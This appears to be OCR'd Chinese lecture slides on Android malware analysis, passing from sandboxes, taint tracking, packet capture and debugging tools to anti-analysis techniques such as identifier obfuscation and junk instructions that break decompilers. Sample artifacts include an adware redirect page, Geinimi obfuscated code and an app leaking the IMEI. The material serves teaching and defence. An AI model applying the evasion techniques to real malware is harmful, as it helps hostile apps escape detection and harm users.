STR     R3, [R0]
MOVS    R0, R6              ; name
BLX     access
CMP     R0, #0
BEQ     loc_A4A0
```

```
100.00% (-102,185) (419,1) 00002466 0000A466: sub_A450+16
AU:  idle   Down   Disk: 218GB
```

创
造
就
是
我
们
的
脚
步

动态分析—沙盒

- 工具：DroidBox
  - http://code.google.com/p/droidbox/
  - 2012-10
- 特点
  - 基于源码修改
  - 主要使用Api监控
  - 尝试图表化表示动态行为



claud@GPU-WorkStation: ~/android/android-sdk-linux_x86/tools
[beta]
DroidBoxTests.apk
activity
crypto
net write
net read
net open
file write
file read
leak
sms
call
2
4
6
8
10
12
14
timestamp
5554:droidbox
4:35 PM
Google
Messaging
Phone
Contacts
Browser

动态分析—在线沙盒


- sanddroid
  - http://sanddroid.xjtu.edu.cn/
- Anubis
  - http://anubis.iseclab.org/
- 火眼
  - https://fireeye.ijinshan.com/

- 上传样本，获得自动化行为分析报告
- 结果展示体验较好
- 模式受限

动态分析—在线沙盒



Operation	Path
write	/data/data/appinventor.ai_rathiisarun.Ipad2App/cache/webviewCache/e5aa6b02
<html><title>Page is loading, please wait!</title><head><script>window.location="http://affiliate.gwmtracker.com/rd/r.php?sid=1925&pub=200978&c1=&c2=&c3=";</script><meta http-equiv="refresh" content="0;url=http://affiliate.gwmtracker.com/rd/r.php?sid=1925&pub=200978&c1=&c2=&c3="></head><body><table width="100%" height="100%"><tr><td align="center"><a href="http://affiliate.gwmtracker.com/rd/r.php?sid=1925&pub=200978&c1=&c2=&c3=">Please Click here to continue to your destination</a></td></tr></table></body></html>	




Close	jrtux.com	80
Close	jrtux.com	80
Close	mshft.com	80
Close	affiliate.gwmtracker.com	80
Receive	jrtux.com	80
HTTP/1.1 302 Found Date: Mon, 13 May 2013 04:14:21 GMT Server: Apache X-Powered-By: PHP/5.2.17 Expires: Mon, 26 Jul 1997 05:00:00 GMT Last-Modified: Mon, 13 May 2013 04:14:21 GMT Cache-Control: no-store, no-cache, must-revalidate Cache-Control: post-check=0 , pre-check=0 Pragma: no-cache P3P: CP="NOI DEVa TAIa OUR BUS" Location: http://mshft.com/click/?s=128383&c=584305&subid=ipadapp&internal=106_5gipz4_1 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8 Set-Cookie: NBTRACKPERS=sa9; path=/		
Receive	jrtux.com	80

创造就是我们的脚步

动态分析——污点跟踪

- 工具：TaintDroid
  - http://appanalysis.org/
- 特点
  - 基于源码修改
  - 使用污点跟踪技术，利于发现隐私泄露

动态分析-TaintDroid



9:29

TaintDroid notification

Application:
cn.kuwo.player

Destination IP Adddress:
221.238.18.38

Taint:
IMEI

Timestamp:
12-11 09:28:29.942

Data (first 100 bytes):


```
POST /mobi.
s?f=kuwo&q=F0ZZJ7MNLGLsZR0s1iNulxH/8psfK89AHbUI3IEkHufCCMQ
9+nlpSSHpZ6h7+LFJxQskru/aVoIUso
```

动态分析—抓包

- 方法一：模拟器
  - emulator －tcpdump 1.pcap
- 方法二：tcpdump for ARM
  - http://www.strazzere.com/android/tcpdump
  - 需要root权限
- 方法三：Wi-Fi + wireshark

创造就是我们的脚步

动态分析—网络分析：Wireshark



bgserv.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression...
Clear
Apply

No.	Time	Source	SrcPort	Destination	DstPort	Protocol	Info
3736	221.862000	10.0.2.15	27539	10.0.2.3	53	DNS	Standard query A www.android.c
3737	221.868000	10.0.2.3	53	10.0.2.15	27539	DNS	Standard query response CNAME
3738	222.010000	72.14.213.139	443	10.0.2.15	41156	TCP	https > 41156 [FIN, ACK] Seq=2
3739	222.010000	10.0.2.15	41156	72.14.213.139	443	TCP	41156 > https [ACK] Seq=507 Ac
3740	222.037000	10.0.2.15	50139	74.125.53.100	80	TCP	50139 > http [SYN] Seq=0 Win=
3741	222.259000	74.125.53.100	80	10.0.2.15	50139	TCP	http > 50139 [SYN, ACK] Seq=0
3742	222.259000	10.0.2.15	50139	74.125.53.100	80	TCP	50139 > http [ACK] Seq=1 Ack=1
3743	223.029000	10.0.2.15	50139	74.125.53.100	80	HTTP	GET /market/ HTTP/1.1
3744	223.029000	74.125.53.100	80	10.0.2.15	50139	TCP	http > 50139 [ACK] Seq=1 Ack=1
3745	223.166000	RealtekU_12:34:56		RealtekU_12:35:03		ARP	Who has 10.0.2.3? Tell 10.0.2
3746	223.166000	RealtekU_12:35:03		RealtekU_12:34:56		ARP	10.0.2.3 is at 52:54:00:12:35:
3747	223.316000	74.125.53.100	80	10.0.2.15	50139	HTTP	HTTP/1.1 301 Moved Permanently
3748	223.318000	10.0.2.15	50139	74.125.53.100	80	TCP	50139 > http [ACK] Seq=127 Ack

```
▶ Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Ds
▶ Internet Protocol, Src: 10.0.2.15 (10.0.2.15), Dst: 74.125.
▶ Transmission Control Protocol, Src Port: 50139 (50139), Dst
▼ Hypertext Transfer Protocol
  ▼ GET /market/ HTTP/1.1\r\n
    ▶ [Expert Info (Chat/Sequence): GET /market/ HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /market/
      Request Version: HTTP/1.1
    Host: www.android.com\r\n
    Connection: Keep-Alive\r\n
```

```
0000  52 54 00 12 35 02 52 54  00 12 34 56 08 00 45 00
0010  00 a6 31 e5 40 00 40 06  7c 7d 0a 00 02 0f 4a 7d
0020  35 64 c3 db 00 50 90 71  d0 da 01 ac b6 02 50 18
0030  16 d0 de 9b 00 00 47 45  54 20 2f 6d 61 72 6b 65
0040  74 2f 20 48 54 54 50 2f  31 2e 31 0d 0a 48 6f 73
0050  74 3a 20 77 77 77 2e 61  6e 64 72 6f 69 64 2e 63
0060  6f 6d 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20
0070  4b 65 65 70 2d 41 6c 69  76 65 0d 0a 55 73 65 72
0080  2d 41 67 65 6e 74 3a 20  41 70 61 63 68 65 2d 48
0090  74 74 70 43 6c 69 65 6e  74 2f 55 4e 41 56 41 49
00a0  4c 41 42 4c 45 20 28 6a  61 76 61 20 31 2e 34 29
00b0  0d 0a 0d 0a
```

创造就是我们的脚步

动态分析—条件触发

- 工具：am、FakeDNS等
  - am start activity
  - am broadcast
  - am startservice
- 用telnet模拟短信、电话等事件

创造就是我们的脚步

动态分析—设备管理

- 工具：adb、ddms
- adb的功能：
  - adb shell交互环境
  - adb push/pull传输文件
  - adb install/uninstall安装卸载软件
  - adb logcat查看系统调试日志
  - 转发调试信息

动态分析—DEX调试

- 工具：AndBug
  - https://github.com/swdunlop/AndBug
- 参考：
  - 缺点：
    - 只支持少量系统类的识别和断点
    - 实用性不高

动态分析—DEX调试

- 工具：ApkTool+NetBean

- 参考：
  - 缺点
    - 成功可能性较低
    - 对apktool比较敏感
    - 实际操作成本较高


创造就是我们的脚步

动态分析—ARM调试

- IDA Pro 6.0及以上
- 参考：
  - http://www.debugman.com/thread/6230/1/1


恶意代码的对抗技术

反静态分析



反静态分析：代码混淆

- 符号信息混淆（Identifier Mangling）
- 增加分析难度、轻度对抗检测




```
public abstract class AdPushable
  implements Parcelable
{
  public static final Parcelable.Creator CREATOR = new n();
  public static final String a = com.geinimi.c.m.a(35);
  public static final String b = com.geinimi.c.m.a(36);
  private static String[] e;
  private int c;
  private int d;
  private HashMap f = null;

  static
  {
    String[] arrayOfString = new String[2];
    arrayOfString[0] = a;
    arrayOfString[1] = b;
    e = arrayOfString;
  }
```

- 并逐渐出现各类其他混淆方法

反静态分析：花指令

- 通过利用格式分析缺陷或者指令分析缺陷，使得包括smali、dex2jar、jd-gui、androguard在内的多种反汇编和反编译工具失效，包括崩溃或无法成功逆向




```
Error occured while disassembling class Lorg.dexlabs.poc.dexdropper.DropActivity; - skipping class
java.lang.RuntimeException: Invalid code offset 83 for the try block end address
        at org.jf.baksmali.Adaptors.MethodDefinition.addTries(MethodDefinition.java:478)
        at org.jf.baksmali.Adaptors.MethodDefinition.writeTo(MethodDefinition.java:132)
        at org.jf.baksmali.Adaptors.ClassDefinition.writeMethods(ClassDefinition.java:338)
        at org.jf.baksmali.Adaptors.ClassDefinition.writeTo(ClassDefinition.java:116)
        at org.jf.baksmali.baksmali.disassembleDexFil
        at org.jf.baksmali.main.main(main.java:297)
```

```
// ERROR //
protected void onCreate(Bundle paramBundle)
{
  // Byte code:
  //   0: aload_0
  //   1: aload_1
  //   2: invokespecial 463    android/app/Activity:onCreate    (Landroid/o
  //   5: getstatic 118    com/waps/OffersWebView:A    Ljava/util/Map;
  //   8: ifnull +14 -> 22
  //   11: getstatic 118 com/waps/OffersWebView:A    Ljava/util/Map;
  //   14: invokeinterface 269 1 0
  //   19: ifne +10 -> 29
  //   22: aload_0
  //   23: invokestatic 274    com/waps/AppConnect:e    (Landroid/content/Co
  //   26: putstatic 118 com/waps/OffersWebView:A    Ljava/util/Map;
  //   29: aload_0
  //   30: aload_0
  //   31: invokevirtual 467    com/waps/OffersWebView:getIntent    ()Landr
  //   34: invokevirtual 473    android/content/Intent:getExtras    ()Landr
  //   37: invokespecial 475    com/waps/OffersWebView:a    (Landroid/os/Bun
  //   40: aload_0
  //   41: aload_0
